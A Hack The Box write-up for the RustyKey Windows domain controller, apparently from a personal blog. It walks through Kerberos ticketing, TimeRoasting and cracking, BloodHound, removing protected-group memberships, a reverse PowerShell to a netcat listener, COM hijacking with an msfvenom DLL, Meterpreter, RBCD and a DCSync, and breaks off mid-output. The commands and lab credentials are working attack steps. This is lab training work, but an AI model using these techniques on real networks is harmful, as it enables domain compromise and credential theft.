RustyKey was a bit more technical and required a deeper understanding of how systems interact under the hood. I appreciated how each step built on the previous one, making the whole exploitation chain feel very logical. Some parts took time to fully understand, but that’s what made it satisfying in the end. It’s definitely a machine that helped me improve my troubleshooting and analysis skills.
About
RustyKey is a Hard-level Windows-based machine on the Hack The Box platform, designed to challenge your understanding of modern binary exploitation and privilege escalation techniques. Unlike straightforward web-based CTFs, RustyKey introduces advanced concepts such as secure service interaction, custom binary reverse engineering, and potentially Rust-based executables or system-level misconfigurations.
This write-up walks through my full exploitation path — from thorough enumeration and service analysis, to identifying vulnerabilities within custom applications, and ultimately escalating to root access. Throughout the process, custom scripting to analyze system behavior and craft working exploits.
The objective of this post is twofold: first, to provide a clear and structured breakdown of the attack chain — including reconnaissance, vulnerability analysis, and privilege escalation — and second, to explain the reasoning behind each decision made. This walkthrough aims not only to show how the machine was rooted, but also why specific methods and tools were used, contributing to a deeper understanding of complex Linux exploitation in a legal, controlled environment.
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ nmap --privileged -sC -sV -O -A -T4 -p- rustykey.htb
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-20 16:43 CEST
Nmap scan report for rustykey.htb (10.129.147.197)Host is up (0.018s latency).
Not shown: 65509 closed tcp ports (reset)PORT STATE SERVICE VERSION
53/tcp open domain Simple DNS Plus
88/tcp open kerberos-sec Microsoft Windows Kerberos (server time: 2025-07-20 22:43:39Z)135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
389/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)445/tcp open microsoft-ds?
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap Microsoft Windows Active Directory LDAP (Domain: rustykey.htb0., Site: Default-First-Site-Name)3269/tcp open tcpwrapped
5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp open mc-nmf .NET Message Framing
47001/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open msrpc Microsoft Windows RPC
49665/tcp open msrpc Microsoft Windows RPC
49666/tcp open msrpc Microsoft Windows RPC
49667/tcp open msrpc Microsoft Windows RPC
49671/tcp open msrpc Microsoft Windows RPC
49674/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49675/tcp open msrpc Microsoft Windows RPC
49677/tcp open msrpc Microsoft Windows RPC
49678/tcp open msrpc Microsoft Windows RPC
49681/tcp open msrpc Microsoft Windows RPC
49696/tcp open msrpc Microsoft Windows RPC
49731/tcp open msrpc Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=7/20%OT=53%CT=1%CU=33218%PV=Y%DS=2%DC=T%G=Y%TM=687D00E
OS:0%P=x86_64-pc-linux-gnu)SEQ(SP=100%GCD=1%ISR=106%TI=I%CI=I%II=I%SS=S%TS=OS:U)SEQ(SP=100%GCD=1%ISR=107%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=103%GCD=1%ISR
OS:=10A%TI=I%CI=I%II=I%SS=S%TS=U)SEQ(SP=107%GCD=1%ISR=10A%TI=I%CI=I%II=I%SS
OS:=S%TS=U)SEQ(SP=FD%GCD=1%ISR=106%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M552NW8N
OS:NS%O2=M552NW8NNS%O3=M552NW8%O4=M552NW8NNS%O5=M552NW8NNS%O6=M552NNS)WIN(W
OS:1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%W=FFFF%
OS:O=M552NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=OS:N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A
OS:=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=N)U
OS:1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=80%CD=Z)Network Distance: 2 hops
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
|_clock-skew: 7h59m59s
| smb2-time:
| date: 2025-07-20T22:44:40
|_ start_date: N/A
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled and required
TRACEROUTE (using port 80/tcp)HOP RTT ADDRESS
1 17.26 ms 10.10.14.1
2 17.95 ms rustykey.htb (10.129.147.197)OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.44 seconds
Enumeration
To begin the enumeration phase, I used NXC (Next-Gen CrackMapExec) to check for available services and validate the discovered credentials for the user rr.parker. This user and password pair were obtained during earlier enumeration steps.
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ nxc ldap 10.129.147.197 -u 'rr.parker' -p '8#t5HE8L!W3A'LDAP 10.129.147.197 389 DC [*] None (name:DC)(domain:rustykey.htb)LDAP 10.129.147.197 389 DC [-] rustykey.htb\rr.parker:8#t5HE8L!W3A STATUS_NOT_SUPPORTED
Both returned STATUS_NOT_SUPPORTED, indicating that common authentication protocols are likely disabled or restricted on the target, pushing the focus towards Kerberos.
To proceed, it was necessary to configure the local Kerberos client via /etc/krb5.conf:
This setup enables Kerberos-based tooling such as impacket, Rubeus, or kerbrute to interact properly with the domain controller at 10.10.11.75, and is essential for any further ticket-based authentication or enumeration.
Tip
Always make sure your system clock is synced with the DC to avoid this issue. In lab environments, tools like rdate and faketime are great for quickly aligning your time without changing your system clock globally.
After detecting that traditional NTLM-based authentication was not supported on both LDAP and SMB, the next step was to leverage Kerberos.
With valid credentials for the user rr.parker, I used Impacket’s getTGT to obtain a Kerberos TGT
1
2
3
4
5
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ impacket-getTGT rustykey.htb/'rr.parker':'8#t5HE8L!W3A'Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in rr.parker.ccache
This command saved a .ccache file that can be reused for authenticated Kerberos operations
Now that the Kerberos ticket is in place, I re-tested LDAP enumeration using nxc with the -k flag (Kerberos authentication)
The authentication succeeded !
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ nxc ldap 10.129.147.197 -u 'rr.parker' -p '8#t5HE8L!W3A' -k --users
LDAP 10.129.147.197 389 DC [*] None (name:DC)(domain:rustykey.htb)LDAP 10.129.147.197 389 DC [+] rustykey.htb\rr.parker:8#t5HE8L!W3A
LDAP 10.129.147.197 389 DC [*] Enumerated 11 domain users: rustykey.htb
LDAP 10.129.147.197 389 DC -Username- -Last PW Set- -BadPW- -Description-
LDAP 10.129.147.197 389 DC Administrator 2025-06-05 00:52:22 0 Built-in account for administering the computer/domain
LDAP 10.129.147.197 389 DC Guest <never> 0 Built-in account for guest access to the computer/domain
LDAP 10.129.147.197 389 DC krbtgt 2024-12-27 01:53:40 0 Key Distribution Center Service Account
LDAP 10.129.147.197 389 DC rr.parker 2025-06-05 00:54:15 0LDAP 10.129.147.197 389 DC mm.turner 2024-12-27 11:18:39 0LDAP 10.129.147.197 389 DC bb.morgan 2025-07-21 03:31:40 0LDAP 10.129.147.197 389 DC gg.anderson 2025-07-21 03:31:40 0LDAP 10.129.147.197 389 DC dd.ali 2025-07-21 03:31:40 0LDAP 10.129.147.197 389 DC ee.reed 2025-07-21 03:31:40 0LDAP 10.129.147.197 389 DC nn.marcos 2024-12-27 12:34:50 0LDAP 10.129.147.197 389 DC backupadmin 2024-12-30 01:30:18 0
TimeRoast
After enumerating domain users via LDAP authenticated with Kerberos, I identified machine accounts and opted for a lesser-known attack vector: TimeRoasting, leveraging the MS-SNTP extension in Windows time synchronization.
Important
To perform a TimeRoast attack, the following conditions must be met:
The target must expose UDP port 123 and support MS-SNTP (Microsoft SNTP).
The attacker must be able to enumerate machine account RIDs.
No authentication is required, but time-based password changes must be infrequent for cracking success.
The target domain controller should be accessible for unauthenticated time queries.
Tool used: timeroast.py by Tom Tervoort (SecuraBV)
This returned several $sntp-ms$ formcatted hash lines (truncated here for clarity)
Each line corresponds to a machine account RID and its associated hash, ready for offline cracking using tools like hashcat or john.
After collecting $sntp-ms$ hashes using timeroast.py. Then, I used Hashcat to crack them
Warning
The $sntp-ms$ hash format used for TimeRoasting is only supported in the beta version of Hashcat (v6.2.6+).
If you’re using the stable release (apt install hashcat), you may not be able to crack these hashes. Download the latest beta version from hashcat.net/beta/ and compile it manually or use the prebuilt binaries.
1
2
┌──(rustykey-venv)─(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb/hashcat-6.2.6]└─$ ./hashcat.bin -a 0 -m 31300 -O ../hash_clean.txt /usr/share/wordlists/rockyou.txt
Note
Always try cracked machine account passwords for interactive logon (Kerberos/smbexec), privilege escalations, or re-use across misconfigured services.
BloodHound
With valid credentials for rr.parker, and Kerberos fully configured, I launched BloodHound using bloodhound-python
┌──(rustykey-venv)─(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ bloodhound-python -u 'rr.parker' -p '8#t5HE8L!W3A' -d rustykey.htb -ns 10.129.147.197 -c All --zip
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)INFO: Found AD domain: rustykey.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 16 computers
INFO: Connecting to LDAP server: dc.rustykey.htb
INFO: Found 12 users
INFO: Found 58 groups
INFO: Found 2 gpos
INFO: Found 10 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: dc.rustykey.htb
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer:
INFO: Done in 00M 04S
INFO: Compressing output into 20250720074415_bloodhound.zip
Then, I opened BloodHound CE in the browser, connected to my local Neo4j instance, and uploaded the archive.
This helped identify a potential privilege escalation path via a machine account with GenericAll rights over a target computer or user — a typical vector for RBCD (Resource-Based Constrained Delegation) or AddMember → Admins exploitation.
The RID 1125 corresponds to the machine account: IT-COMPUTER3$.
This was confirmed by cross-referencing the user enumeration output from LDAP and BloodHound data. In Active Directory, computer accounts typically have RIDs starting around 1000 and ending with a $.
Note
You can identify a computer account either by name (...$) or by RID (Relative Identifier). In this case, 1125 → IT-COMPUTER3$.
Initial Access (Exploitation)

With valid credentials for IT-COMPUTER3$ (cracked via TimeRoasting), I proceeded to abuse any privileged ACLs discovered in BloodHound.
BloodHound revealed that IT-COMPUTER3$ has AddMember or GenericAll rights over the HELPDESK group. Using bloodyAD, I added the machine account into the group
1
2
3
4
5
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ impacket-getTGT rustykey.htb/'IT-Computer3$':'Rusty88!'Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in IT-Computer3$.ccache

However, attempting to authenticate with bb.morgan failed
1
2
3
4
5
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ impacket-getTGT rustykey.htb/'bb.morgan':'ABCdef123456!!'Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
Kerberos SessionError: KDC_ERR_ETYPE_NOSUPP(KDC has no support for encryption type)
Warning
This likely means that bb.morgan is a Protected User or belongs to a group with account protection policies (e.g., no DES/RC4, smartcard required, or AES-only enforcement).
You may need to:
Remove the user from a protected group (e.g., PROTECTED USERS)
Adjust the account’s encryption options via delegation or other abuse
To eliminate these restrictions, I removed the IT object from the PROTECTED OBJECTS group
1
2
3
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'PROTECTED OBJECTS''IT'[-] IT removed from PROTECTED OBJECTS
Then, I successfully obtained a TGT for bb.morgan
1
2
3
4
5
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ impacket-getTGT rustykey.htb/'bb.morgan':'ABCdef123456!!'Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Saving ticket in bb.morgan.ccache
Using Kerberos authentication, I connected to the domain controller as bb.morgan
1
2
3
4
5
6
7
8
9
10
11
12
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ evil-winrm -i dc.rustykey.htb -u 'bb.morgan' -r rustykey.htb
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc'for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Warning: User is not needed for Kerberos auth. Ticket will be used
Info: Establishing connection to remote endpoint
The memo provides a subtle but powerful hint: monitor the registry or context menu actions to identify insecure paths or override mechanisms, possibly leading to code execution as SYSTEM.
Using earlier LDAP enumeration and BloodHound data, I noticed:

ee.reed is a member of the Support group
…but also a member of PROTECTED OBJECTS, which restricts password manipulation and weak encryption use
Group Membership
To proceed, I had to remove Support from the PROTECTED OBJECTS group (which protects all its members by inheritance).
1
2
3
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ bloodyAD -k --host dc.rustykey.htb -d rustykey.htb -u 'IT-COMPUTER3$' -p 'Rusty88!' remove groupMember 'PROTECTED OBJECTS''SUPPORT'[-] SUPPORT removed from PROTECTED OBJECTS
I attempted to connect using Evil-WinRM with Kerberos, however the connection failed with a GSSAPI error
Error: An error of type GSSAPI::GssApiError happened, message is gss_init_sec_context did not return GSS_S_COMPLETE: Invalid token was supplied
As an alternative, I used the custom tool RunasCs.exe to launch a process under ee.reed’s credentials from within the current WinRM session (bb.morgan).
*Evil-WinRM* PS C:\Users\bb.morgan\Documents> .\RunasCs.exe ee.reed ABCdef123456!! powershell.exe -r 10.10.14.142:6666
[*] Warning: User profile directory for user ee.reed does not exists. Use --force-profile if you want to force the creation.
[*] Warning: The logon for user 'ee.reed' is limited. Use the flag combination --bypass-uac and --logon-type '8' to obtain a more privileged token.
[+] Running in session 0 with process function CreateProcessWithLogonW()[+] Using Station\Desktop: Service-0x0-827b84$\Default
[+] Async process 'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 6032 created in background.
On the attacker
1
2
3
4
5
6
7
8
9
10
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ nc -lnvp 6666listening on [any]6666 ...
connect to [10.10.14.142] from (UNKNOWN)[10.129.148.109]64091Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
PS C:\Windows\system32> whoami
whoami
rustykey\ee.reed
Warning
You may see warnings like:
User profile directory for user ee.reed does not exist.
Logon for user is limited.
These are expected when using CreateProcessWithLogonW(). To bypass certain limitations, you can use flags like:
1
--bypass-uac --logon-type 8
COM Hijacking via Registry
Unlike evil-winrm, which relies heavily on a working Kerberos ticket and correct SPN/service configurations, RunasCs uses direct logon impersonation APIs (CreateProcessWithLogonW) to spawn a child process under another user, avoiding ticket validation or complex UAC behaviors
The internal PDF mentioned that the Support group had temporary registry modification rights, specifically for troubleshooting archive-related functionality.
This prompted me to explore the possibility of a COM Hijack — a powerful and stealthy technique where registry keys controlling COM object behavior are repointed to a malicious DLL, leading to execution of arbitrary code, often as a higher-privileged user.
Since the PDF hints at registry changes related to compression and context menus, I searched for CLSIDs containing "zip"
Several entries pointed to zipfldr.dll (native Windows compressed folder handler) and 7-Zip.
The most promising CLSID was {23170F69-40C1-278A-1000-000100020000}
This corresponds to the 7-Zip Shell Extension. Its InProcServer32 path can be hijacked to point to a malicious DLL.
On my Kali box, I generated a malicious DLL with msfvenom
Although I successfully triggered the COM hijack and established a Meterpreter session, it didn’t last long
1
2
3
4
5
6
7
8
9
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.10.14.142:4444
[*] Sending stage (203846 bytes) to 10.129.147.197
[*] Meterpreter session 2 opened (10.10.14.142:4444 -> 10.129.147.197:57795) at 2025-07-23 07:27:35 +0200
meterpreter > getuid
Server username: RUSTYKEY\mm.turner
meterpreter >
[*] 10.129.147.197 - Meterpreter session 2 closed. Reason: Died

After getting a short-lived meterpreter session as mm.turner, I used it to execute a RBCD attack (Resource-Based Constrained Delegation). The goal: impersonate the high-privileged user backupadmin using IT-COMPUTER3$, which I previously controlled.
From the meterpreter shell (via mm.turner), I launched PowerShell and granted delegation rights to IT-COMPUTER3$ over the Domain Controller object
This modified the msDS-AllowedToActOnBehalfOfOtherIdentity attribute of the DC computer object, allowing IT-COMPUTER3$ to impersonate any user when accessing services hosted by the DC (such as CIFS, RPC, WMI, etc.)
On my Kali box, I exported the ccache ticket environment variable and used getST to request a service ticket as backupadmin
With the valid TGS for backupadmin in hand, I used WMIExec to get a semi-interactive shell on the domain controller
1
2
3
4
5
6
7
8
9
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ impacket-wmiexec -k -no-pass 'rustykey.htb/backupadmin@dc.rustykey.htb'Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press helpfor extra shell commands
C:\>whoami
rustykey\backupadmin
Now operating as backupadmin, I performed a DCsync attack using secretsdump.py to extract NTLM hashes from the domain controller, including the one for Administrator
1
2
3
4
5
6
7
8
9
10
11
12
┌──(pullsec㉿pen-301101)-[~/ctf/HackTheBox/rustykey.htb]└─$ impacket-secretsdump -k -no-pass 'rustykey.htb/backupadmin@dc.rustykey.htb'Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies
[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
